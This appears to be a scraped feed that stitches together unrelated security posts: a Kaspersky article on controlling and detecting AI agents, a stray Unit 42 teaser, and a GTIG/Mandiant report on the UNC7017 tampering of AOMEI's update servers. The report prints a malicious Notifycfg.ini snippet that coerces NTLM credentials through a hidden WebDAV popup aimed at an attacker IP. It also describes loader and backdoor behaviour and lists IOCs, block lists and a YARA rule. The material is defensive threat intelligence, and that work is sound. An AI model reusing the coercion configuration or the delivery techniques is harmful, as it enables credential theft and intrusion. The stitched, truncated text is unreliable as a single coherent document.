You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.
Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.
Popular AI applications and services in organizations
Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.
#
AI product
1
Claude
2
Claude Code
3
Codex
4
OpenCode
5
Zed
6
Wispr Flow
7
LM Studio
8
ZCode
9
Chatbox
10
Cherry Studio
The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).
According to open sources, these are the most widely used AI services in 2026:
Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)
* Data for previous quarters was updated and may differ slightly from previously published data.
Application Control and Web Control
To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.
Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.
This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.
Here is what this functionality looks like to KSC administrators:
KL categories available when configuring Application Control
For details on how to configure Application Control in KSC, follow this link.
In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:
Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.
Below are the steps to configure Application Control to block AI tools.
Configuring Application Control for the AI Tools category in KES
With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.
KES notification about an attempt to launch an AI agent
The View applications drop-down list shows products for a specific vendor.
Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.
KES notification about an attempt to access a prohibited web resource
When configuring access, the administrator can block websites that provide AI as a service.
Website categories
For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.
Kaspersky Endpoint Detection and Response
To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.
Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.
For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.
So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.
In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.
We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.
The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.
The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.
The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.
Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.
The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:
AI agent profiles on Kaspersky TIP
The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.
Claude profile on Kaspersky TIP
The description also lists ways to detect the software through standard system auditing mechanisms:
Windows: events from standard audit logs and Sysmon events
Linux: syscall audit events and Sysmon events
Network auditing: a set of protocols and the traffic generated by the software
The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.
Detection section in the Claude profile
Hunt Hub
In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.
This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.
In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.
Rules in the Hunt Hub repository
The rule card provides:
Detailed description
Rule’s severity level, confidence level, and alert format
Detection tips
Description of possible false positives
Platforms the rule can run on
Tactics, techniques, and sub-techniques covered by the rule
Groups that use the technique covered by the rule
Detection logic that shows what exactly triggers the rule
Detection rule card in Hunt Hub
Kaspersky Scan Engine
Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.
Detection of a malicious agent skill in Kaspersky Scan Engine
Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.
Detection of an LLM with malicious code in Kaspersky Scan Engine
Conclusion
AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:
Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.
When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.
Unit 42 details the top initial access vectors adversaries use to breach organizations, led by edge exploits, credential abuse and phishing
The post Top 5 Initial Access Threat Vectors Observed by Unit 42 in September 2026 appeared first on Unit 42.
Written by: Tyler McLellan
Introduction
Google Threat Intelligence Group (GTIG) and Mandiant investigated a software supply chain compromise campaign targeting the update infrastructure belonging to AOMEI Technology between April 2026 and July 2026. The threat actor conducted repeated, short-burst configuration tampering against AOMEI origin servers. Each tampering window remained active for only five to ten minutes before reverting to authentic versions. This is the first time that we have enc
Google Threat Intelligence Group (GTIG) and Mandiant investigated a software supply chain compromise campaign targeting the update infrastructure belonging to AOMEI Technology between April 2026 and July 2026. The threat actor conducted repeated, short-burst configuration tampering against AOMEI origin servers. Each tampering window remained active for only five to ten minutes before reverting to authentic versions. This is the first time that we have encountered a software supply chain compromise that was implemented with these very short windows, effectively evading traditional point-in-time triage and automated file scanning.
The campaign delivered a multi-stage payload chain involving the newly tracked CROSSROAD downloader and SHINYROAD backdoor. The threat actor iteratively modified its tradecraft, pivoting its staging infrastructure from cloud providers to dedicated domains and legitimate cloud storage. This evolving staging setup makes it particularly challenging for defenders to establish effective infrastructure-based blocking or network controls. We attribute this activity to a threat cluster we are tracking as UNC7017.
Based on available telemetry, impacted organizations spanned diverse sectors, including IT services, telecommunications, higher education and related entities in Australia, Brazil, India, Pakistan, Portugal, Singapore, South Africa, Spain, Switzerland, Türkiye, and the United States. That said, because the campaign attempted to deliver malware to any system polling the update distribution servers during the threat actor’s tampering windows, victimology was opportunistic and likely extends more broadly than the organizations we directly identified.
This campaign was initially identified through collaborative research with the ManageEngine Threat Analysis Lab (METAL), part of Zoho Corporation, whose endpoint detection and response (EDR) telemetry first detected the activity in late May across multiple customer environments. We thank the METAL team for their proactive telemetry sharing and ongoing collaboration to help secure our mutual customer bases and the broader software ecosystem. Following this joint effort, GTIG notified potentially affected organizations and shared technical findings with AOMEI Technology. AOMEI reported that they took corrective action to secure their distribution servers. METAL’s analysis of this campaign is available in their blog.
How AOMEI Update and Notification Systems Work
AOMEI Backupper provides data backup, disk cloning, and disaster recovery, while AnyViewer facilitates remote desktop access and support. Users of these products rely on the ABMarket update flow and its associated background services (Backupper.exe and ABNotify.exe) that periodically poll remote endpoints over HTTPS for update notifications and promotional pop ups:
Figure 1: AOMEI Update Mechanism
Update Configuration (down_html.ini): The software periodically sends an HTTPS request to https://www2.aomeisoftware.com/download/abpopup/down_html.ini. This file contains the version number, the MD5 hash of the expected update package, and the URL where the client should download upgrade-now.zip.
Notification Configuration (Notifycfg.ini): The software contacts https://account.aomeitech.com/Notifycfg.ini. This file instructs the local notification process (ABNotify.exe) what messages to display and specifies commands or programs located in the software’s local directory to execute.
Under normal conditions, these files direct the client to download official files hosted on AOMEI’s own domain (www2.aomeisoftware.com).
Campaign Overview
Rather than maintaining a persistent, static modification on the vendor’s distribution servers, GTIG and METAL’s telemetry indicates UNC7017 conducted repeated, short-burst configuration tampering. We confirmed several tampering windows in 2026, alongside related malware samples observed in the wild starting in late April. However, given the short duration of these windows, it is probable that additional tampering occurred throughout the campaign that remained outside our visibility. Systems checking for updates during an active window received malicious instructions, while systems checking before or after received clean, authentic files.
During the brief tampering windows, the threat actor modified the update settings file on the update server to redirect the software to download a malicious ZIP package from attacker-controlled servers instead of legitimate updates. The threat actor also altered the notification settings file on the update server to abuse the software’s automatic notification service, forcing the system to immediately execute the downloaded malware locally. If a user’s application checked for updates while the threat actor’s modifications were active, then the application would download the trojanized update and execute malware.
In cases where altered configuration files were active, the threat actor directed clients to download a weaponized ZIP archive containing CROSSROAD, an initial downloader responsible for environment validation and staging secondary components. CROSSROAD subsequently established scheduled task persistence to deploy SHINYROAD, a modular backdoor framework delivered via trojanized administration utilities to facilitate covert command and control.
Short Burst Supply Chain Tampering
A defining characteristic of UNC7017's operational security is its reliance on ephemeral, time-compressed server modifications. Across all directly observed waves, the adversary avoided leaving malicious configurations resident on AOMEI's update servers:
May 28: 10-minute exposure window (05:40 – 05:50 UTC)
July 16: 6-minute exposure window (08:33 – 08:39 UTC)
July 20: 5-minute exposure window (10:35 – 10:40 UTC)
At the conclusion of each window, UNC7017 reverted both down_html.ini and Notifycfg.ini to their legitimate contents. This hinders post-incident vendor audits, minimizes the window for network defenders to capture live malicious server responses, and restricts compromise to clients polling for updates during those exact minutes.
Weaponizing Native Update Logic: down_html.ini and Configuration Bloat
To compromise endpoints without relying on software vulnerabilities, UNC7017 abused the AOMEI client's legitimate update and popup rendering workflow. By default, the client downloads update archives into its Tmphtml directory, unpacks them to the local html/ directory, and processes instructions from two remote configuration files: down_html.ini and Notifycfg.ini.
To ensure the AOMEI client accepted and extracted the weaponized upgrade-now.zip archive, UNC7017 systematically incremented the minor build version (“thrid”) and updated the expected MD5 checksum in down_html.ini during each tampering window:
Figure 2: July 16 tampering of down_html.ini redirecting downloads to promotion.storage-data.com with incremented version (thrid=6) and synchronized MD5 hash.
During the 6-minute window on July 16, UNC7017 simultaneously modified Notifycfg.ini (SHA256: d2f9ef2429312667f0512504b6a19ba4a9cc5514f1b2933923dd42f75a1c5934), injecting over 35,000 lines of repetitive configuration sections named [dummy_XXXXXX]. This extreme configuration bloat was structured to override standard client version checks forcing the client to trigger an update regardless of its installed version and immediately execute the unpacked CROSSROAD dropper (upgrade-now.exe) from the local html/ directory.
Infrastructure Shifts
Between April an July 2026, UNC7017 shifted its staging and delivery infrastructure between public cloud buckets and actor controlled lookalike domains, likely to test payload delivery and masquerade as legitimate vendor traffic.
Infrastructure Shifts
Early Cloud Staging (April–May 2026): Early CROSSROAD payloads (upgrade-now.exe observed May 20) relied on Alibaba Cloud Object Storage (serv.oss-cn-hongkong.aliyuncs.com).
Dedicated Domain Infrastructure (July 1–7, 2026): The threat actor transitioned to dedicated, vendor-themed domains (storage-data.com, promotion.storage-data.com, aomei.storage-data.com).
Hybrid Cloud Delivery Split (July 20, 2026): During the 5-minute window on July 20, the threat actor modified down_html.ini to direct initial client downloads to a public Google Cloud Storage bucket (storage.googleapis.com/aomeiupdate/upgrade-now.zip) rather than storage-data.com. This tactical shift allowed the initial download to bypass enterprise proxy filters that block Newly Registered Domains (NRDs), while the executed CROSSROAD loader continued to leverage storage-data.com for secondary payload retrieval and C2 communications.
Figure 3: July 20 modification of down_html.ini utilizing Google Cloud Storage (thrid=7) to evade Newly Registered Domain (NRD) perimeter blocks.
WebDAV NTLM Credential Coercion
On July 20, UNC7017 introduced a secondary exploitation vector inside Notifycfg.ini. Prior to tampering, Notifycfg.ini displayed a legitimate 400x380 promotional banner advertising "World Cup Deals." The threat actor replaced this banner with an invisible 1x1 pixel window (Width=1, Height=1) assigned maximum execution priority (Priority=9999) that instructed the client to render a remote HTML file over a universal naming convention (UNC) WebDAV path:
[PopWindow1]
ID=307
Title=20260408-AB Flash Sale (All Lang 不含EN)
Address="file://8.210.84.56/DavWWWRoot/campaign/24hour-flash-sale.html"
Width=1
Height=1
Priority=9999
Figure 4: Malicious Notifycfg.ini configuration from July 20 implementing an invisible 1x1 popup window to coerce WebDAV/NTLM authentication to 8.210.84.56.
By forcing the AOMEI client to request a remote file:// resource via WebDAV (DavWWWRoot), UNC7017 created a silent credential harvesting mechanism capable of coercing endpoints into transmitting NetNTLMv2 authentication hashes to the actor-controlled IP address (8.210.84.56) without user visibility.
Malware Delivery & Post-Exploitation Tooling
Across the campaign waves, UNC7017 deployed a consistent chain of custom loaders and commercial/open-source post-exploitation frameworks:
Defense Evasion via Timestomping: Analysis of an early CROSSROAD dropper (upgrade-now.exe) submitted to VirusTotal on May 20 revealed that the threat actor manipulated PE compilation timestamps to display fabricated 2024 build dates in an effort to complicate forensic timeline analysis.
Modified Radmin Server Backdoor: During the May 28 wave, the unsigned loader dropped into the html/ directory executed rsetup64.exe /intsetup, silently installing a modified version of the commercial remote administration tool Radmin Server to establish persistent remote access.
Adaptix C2 Integration: Since at least early July 2026, the threat actor was observed deploying the Adaptix C2 framework across its storage-data.com infrastructure.
The Primary Downloader: CROSSROAD
The primary Stage-2 downloader (upgrade-now.exe, SHA256: 9a58e8f49edf5644e5728f74cf36f560d3d486fa51db4db69d927963c7aca450) is a 64-bit Windows executable written in C, tracked by GTIG as the CROSSROAD malware family. Delivered inside upgrade-now.zip, CROSSROAD is responsible for environment validation, active endpoint cleanup, staging the secondary payload bundle, and establishing scheduled task persistence for the Stage-3 backdoor suite.
Path Verification: As part of its configuration routine, CROSSROAD checks whether its file path contains the substring AOMEI. If the substring is absent, it initiates a self-deletion routine; however, it does not abort, continuing both its background configuration cleanup and its downloader routines regardless.
Execution Guardrails: Before proceeding with secondary downloads, CROSSROAD enforces two primary checks:
Geolocation Check: Queries external domain name system (DNS) (myip.opendns.com, o-o.myaddr.l.google.com) and HTTP reflection services (checkip.amazonaws.com, api.ipify.org, ifconfig.me/ip, icanhazip.com) using custom User-Agents (Anyviewer-loader/1.0, Anyviewer-ipcheck/1.0). In specific execution branches, if the returned country code is "CN" (China), the loader aborts its primary payload execution path.
Lock Mutex: Acquires the named mutex Global\{F9E6E3C0-E11A-4F85-9944-AF4AD6E05883} to prevent multiple concurrent instances on the same host.
Host Artifact Reversion & Anti-Forensics: To complicate post-incident triage and forensic reconstruction, the loader systematically reverts local configuration states during its execution cycle. The malware parses down_html.ini (located at <install_dir>\..\..\), restoring the update thread parameter (thrid) to its default value of 5 and pointing the update download URL back to legitimate AOMEI distribution infrastructure (https://www2.aomeisoftware.com/download/abpopup/).
Stage-3 Payload Staging & Extraction: If environment checks pass, CROSSROAD downloads https://promotion.storage-data.com/config/component.zip (also observed as en.zip), to %TEMP%\svc<random_hex>.tmp, and unpacks its contents into the user’s local application data directory using an embedded miniz library.
Persistence via Scheduled Task: To ensure continuous execution of the staged payload bundle, upgrade-now.exe registers a persistent scheduled task named RadminComponentRuntime (configured with the description”Radmin Component runtime checkable.”). The task is set to execute %LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk every three hours.
Self-Deletion (--nitrod): After extracting the payload bundle and creating the scheduled task, CROSSROAD purges itself from disk. To bypass Windows file-locking constraints, the executable drops a copy of itself to the temporary directory and executes it with the --nitrod parameter, passing its parent PID via NITRODP and original executable path via NITRODT. The child process waits for the parent to terminate, renames the original binary's primary :$DATA stream to an alternate data stream named :wtfbbq via SetFileInformationByHandle, and flags FileDispositionInfo with DeleteFile = TRUE to unlink the binary on handle close.
Version Information: The executable contained standard PE version metadata with a notable typo string: "ProductName: AOMEI Update Compent".
The payload archive unpacked into %LOCALAPPDATA%\Radmin\ by CROSSROAD contains a Famatech Radmin 3.x administration bundle used to deliver the SHINYROAD modular backdoor framework. The malware contains no native persistence mechanism of its own and relies entirely on the external scheduled task registered by CROSSROAD for execution.
Execution via DLL Search-Order Hijacking (BlkScrDl.dll): Execution begins when the persistent RadminComponentRuntime scheduled task launches the legitimate, signed Radmin binary %LOCALAPPDATA%\Radmin\FamItrfc.exe --runtimechk (or FamItrf2.exe). During startup, the Radmin executable is hijacked into loading the attacker's unsigned DLL, BlkScrDl.dll, via search-order hijacking. The adversary named this DLL to masquerade as Radmin's legitimate "blank screen" driver library.
Shared Memory & In-Process COM Server Staging: Upon execution, BlkScrDl.dll locates config.zip in its execution directory, maps its raw contents into a shared memory section named Local\963d3c60-d406-4ad6-aa1e-dc8e45061ccf, and dynamically registers csvc\RuntimeComponent.dll as an in-process COM Server under CLSID {21191641-0D7F-4CD9-9572-01AAE6E7851B} and AppID {9AD3E98A-4C7E-4F37-982D-D73D41E4F91B}.
COM-Triggered Stage-2 Initialization & Embedded PocketPy VM: When the Radmin process instantiates the registered CLSID, the Windows COM subsystem loads the DLL. The DLL reads config.zip directly from shared memory, extracts the encrypted payload metadata.dat, and decrypts it using ChaCha20 with an HMAC-SHA256 derived key and IV. The decrypted payload consists of compiled Python bytecode, which RuntimeComponent.dll executes within an embedded PocketPy interpreter, establishing initial C2 connectivity to 8.218.65.184:443.
Evolution of the SHINYROAD Architecture
Analysis of earlier campaign variants revealed that SHINYROAD relies on custom C-level extensions (_pyio_compat, _pyio_struct, and pkpy) to avoid loading standard Python libraries on disk:
Custom Binary C2 Protocol: Earlier variants communicated over raw TCP (8.218.65.184:41397). The agent generates a unique ID by fingerprinting the hostname and username, authenticates via a hard-coded handshake key, and dynamically transitions all subsequent communication to use symmetric encryption derived from this unique ID.
In-Memory Capabilities: The engine supports interactive remote shell access (os.system), traffic chaffing (generating randomized junk packets to disrupt network signatures), and dynamic in-memory extension via the pkpy WorkPool thread manager without writing script modules to disk.
Post-Exploitation: Nitro PDF Theme & Adaptix C2
In mid-July 2026, following the successful deployment of SHINYROAD, telemetry identified later-stage activity where UNC7017 pushed down ADAPTAGENT, the client portion of the Adaptix C2 post-exploitation framework. To blend in or appear as user-downloaded activity, these payloads masqueraded as Nitro PDF promotional and scanning tools (NitroPromotion.exe):
Persistence: The malware installed a scheduled task named \NitroRuntime that executed:
Adaptix C2 Beaconing: The executable sideloaded Eztwain4.dll (ADAPTAGENT) from %LOCALAPPDATA%\Nitro Pro\, which established periodic 2-minute beacons to 8.210.84.56:6800.
Outlook and Implications
This campaign highlights a broader evolution in software supply chain attack methodologies. Supply chain intrusions have historically focused on inserting backdoors into software source code or tampering with developer build pipelines (e.g., SolarWinds, 3CX). While highly impactful, compromised source trees leave persistent binary signatures in official release files that can be discovered during post-release binary analysis.
UNC7017's use of ephemeral configuration tampering represents a lower-overhead, higher-stealth alternative:
Anti-Analysis by Design: By restricting configuration changes to five to ten minute windows, the vast majority of legitimate users and automated repository crawlers only encounter authentic, vendor-signed files.
Selective Exploitation: Threat actors can selectively compromise target organizations that maintain frequent polling intervals while minimizing their exposure window on vendor infrastructure.
Dual-Pronged Approach: Combining software update redirection with invisible WebDAV NTLM coercion could allow adversaries to harvest credentials from passive users even if binary payload execution is blocked.
Co-opting Commercial Software: Deploying unmodified versions of legitimate administration tools (such as Radmin 3.x) to masquerade sideloaded covert channels illustrates how adversaries blend commercial remote management capabilities with hidden backdoor modules.
Remediation and Hardening
Defenders should focus on behavioral profiling of updater processes, specifically monitoring for unsigned child processes spawned by background update runners and unauthorized network redirection originating from trusted desktop software. For broader recommendations on securing software delivery pipelines, please refer to our previously published Mitigation Guidance for Supply Chain Compromise.
Vendor Notification & Architecture Hardening
On July 17, 2026, Mandiant notified AOMEI Technology regarding the observed configuration tampering on their update infrastructure and provided relevant indicators. AOMEI subsequently responded on July 29, 2026, stating that corrective actions had been taken.
Why Server-Side Remediation Does Not Disinfect Endpoints
Crucially, server-side remediation does not clean endpoints that downloaded malicious updates during earlier tampering windows. Because the tampering occurred in brief, short bursts, systems that received these files may remain compromised without the organization's knowledge unless proactive endpoint hunting and remediation are performed.
Persistent Resident Payloads: Endpoints that polled for updates during an active tampering window downloaded and staged persistent payloads (via scheduled tasks) that remain fully operational even after the vendor restores authentic .ini files on the origin servers.
Obscured Root Cause: While the subsequent backdoor activity and scheduled tasks generate detectable endpoint telemetry, the ephemeral delivery vector obscures the initial intrusion mechanism. Because server tampering lasted approximately 5 minutes—and the loader actively reverted local configuration files—investigators reviewing vendor update URLs hours later will observe only benign, authentic infrastructure, complicating root cause analysis and patient-zero identification.
Hunting Imperative: Organizations running AOMEI software cannot assume they are protected solely because the vendor took corrective server-side action. Enterprise security teams must perform retrospective endpoint and network hunts across the entire April–July time frame using the indicators and YARA rules provided in this post.
Guidance for Software Vendors & Developers
Software supply chain security extends beyond developer workstations and build pipelines. When desktop software relies on remote configuration files to manage update and notification behaviors, adversaries can target the distribution layer rather than the source code. To defend against configuration tampering and distribution-channel hijacking, software vendors should implement the following security controls:
End-to-End Cryptographic Signature Verification: Client applications must cryptographically verify Authenticode digital signatures and validate vendor certificates on all downloaded executables and archives before extraction or execution. Update clients should never rely solely on transport-layer HTTPS or remote checksums (such as cleartext MD5 values in an unauthenticated configuration file).
Cryptographically Signed Configuration Files: Remote configuration files (.ini, .json, or .xml) should be digitally signed using asymmetric public key cryptography. If an origin server or content delivery network (CDN) is modified without authorization, client software will detect the invalid signature and reject the configuration.
Domain Allowlisting and Destination Pinning: Software update clients should enforce strict destination pinning, restricting update downloads exclusively to official, pre-approved vendor domains and CDNs. Update engines should reject redirection to arbitrary third-party domains or generic public cloud storage buckets.
Restricting Uniform Resource Identifier (URI) Schemes in In-App Handlers: Embedded web views, promotional popups, and notification handlers should strictly enforce secure web protocols (https://) and explicitly disallow local file (file://) and UNC WebDAV schemes to prevent external NTLM credential coercion.
Decoupling Core Updates from Marketing Channels: Separating essential software maintenance routines from dynamic promotional popups and notification banners reduces the attack surface and ensures that advertising channels cannot trigger local code execution.
Origin Integrity Monitoring and Access Controls: Origin web servers and object storage buckets hosting update metadata should enforce strict access controls, multi-factor authentication, and automated real-time file integrity monitoring (FIM) with immediate alerting on configuration changes.
Guidance for Security Operations (SOC) & Incident Responders
Overcoming the "Point-in-Time" Triage Pitfall
The short-burst nature of this attack creates a unique challenge for incident response:
The Triage Trap: When an EDR alert fires for a suspicious process spawned by an updater, SOC analysts frequently attempt to validate the alert by navigating to the vendor's download URL or checking URL reputation. Because the threat actor reverted the remote configuration files within five to ten minutes, the vendor's server returns authentic, clean files most of the time, leading analysts to mistakenly dismiss the detection as a false positive.
Actionable IR Protocol: Defenders must not rely on live web checks. Incident responders must preserve and analyze the endpoint-cached configuration files in %PROGRAMFILES(X86)%\AOMEI\*\Tmphtml\ and review proxy/firewall telemetry corresponding to the precise second the alert was triggered.
Camouflaged Follow-on Activity
The deployment of Adaptix C2 under the guise of Nitro PDF can mislead analysts into treating alerts as isolated, user-initiated software downloads rather than staged lateral movement. Responders must trace updater parentage to identify root-cause supply chain tampering.
Endpoint and Network Hardening Actions
Endpoint File Checks
Inspect systems for the following directories and artifacts. Defenders must distinguish between malicious payloads and legitimate signed binaries abused for search-order hijacking:
Do not dismiss if executables are signed: FamItrfc.exe is authentic Famatech software abused to hijack BlkScrDl.dll. Alert on unsigned DLLs and executions with --runtimechk.
Payloads masquerade as Nitro PDF tools. Eztwain4.dll is sideloaded by the executables. Look for parent PowerShell processes spawned with -WindowStyle Hidden.
%TEMP%\
svc*.tmp, en\
—
Ephemeral child processes spawned with --nitrod to purge CROSSROAD via NTFS stream overwrites (:wtfbbq).
AOMEI Install Paths (Tmphtml\, html\)
upgrade-now.zip, upgrade-now.exe (CROSSROAD)
down_html.ini, Notifycfg.ini
Staging location for the AOMEI update flow. Check for unauthorized executable drops in the web UI html\ directory.
Table 1: Endpoint file checks
Scheduled Tasks and Registry
Scheduled Tasks: Check for unauthorized tasks named \NitroRuntime or \RadminComponentRuntime.
Registry: Check \REGISTRY\MACHINE\SYSTEM\Software\Microsoft\TIP\AggregateResults\data for unusual binary blobs.
Network Defenses
Block outbound network connections to promotion.storage-data.com, aomei.storage-data.com, storage-data.com, 8.210.84.56, 47.239.60.117, and 8.218.65.184.
Block outbound SMB (TCP 445) and WebDAV traffic to external IP addresses to prevent NTLM credential coercion.
Inspect proxy and web gateway logs for the User-Agent Anyviewer-loader/1.0 or requests to Alibaba Cloud OSS endpoint serv.oss-cn-hongkong.aliyuncs.com.
Indicators of Compromise (IOCs)
To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.
Google Security Operations customers have access to these broad category rules and more under the "Mandiant Frontline Threats", “Mandiant Hunting Rules”, and "Applied Threat Intelligence - Curated Prioritization" rule packs. The activity discussed in the blog post is detected in Google Security Operations under the rule names:
Explorer Launching Cmd With Powershell Start Process Command
Suspicious Process Invoking Dllhost Clsid Invocation
ATI Active Breach Rule Match for File IoCs
ATI High Priority Rule Match for Ip Address IoCs
ATI Medium Priority Rule Match for Ip Address IoCs
Copy System Binary
System32 Binary Copied to Non-Standard Directory
Detections
YARA Rules
rule G_APT_Downloader_CROSSROAD_1
{
	meta:
		author = "Mandiant"
		desc = "Detects obfuscated and masquerading UNC7017 CROSSROAD downloaders targeting AOMEI software update mechanisms"

	strings:
		// Masquerading & Metadata
		$meta_typo = "AOMEI Update Compent" wide
		$meta_co = "AOMEI International Network Limited" wide
		$meta_ver = "8.2.5.0" wide
		$meta_orig = "upgrade-now.exe" wide
		$meta_name = "upgrade-now" wide
		// Embedded Decompression & Downloader Artifacts
		$miniz1 = "archive is too large" ascii
		$miniz2 = "failed finding central directory" ascii
		$miniz3 = "unexpected decompressed size" ascii
		$whttp1 = "WinHttpCrackUrl" ascii
		$whttp2 = "WinHttpSendRequest" ascii
		// Obfuscation & Scheduled Task Artifacts
		$task1 = "RadminComponentRuntime" wide
		$task2 = "Radmin Component runtime checkable." wide
		$flag = "--runtimechk" wide
		$sob1 = "IsCurrentIpWhitelisted._sob_enc" ascii
		$sob2 = "DownloadFileFromUrlA._sob_enc" ascii
		$sob3 = "WinMain._sob_enc." ascii
		$obf_key = "_sob_key" ascii
	condition:
		uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and filesize < 5MB and (
			(($meta_typo or ($meta_co and ($meta_orig or $meta_name or $meta_ver))) and
			 any of ($miniz*) and
			 any of ($whttp*)) or
			(2 of ($sob*) and ($task1 or $flag)) or
			($obf_key and $task1 and $task2 and any of ($sob*))
		)
}
rule G_APT_Backdoor_SHINYROAD_1
{
	meta:
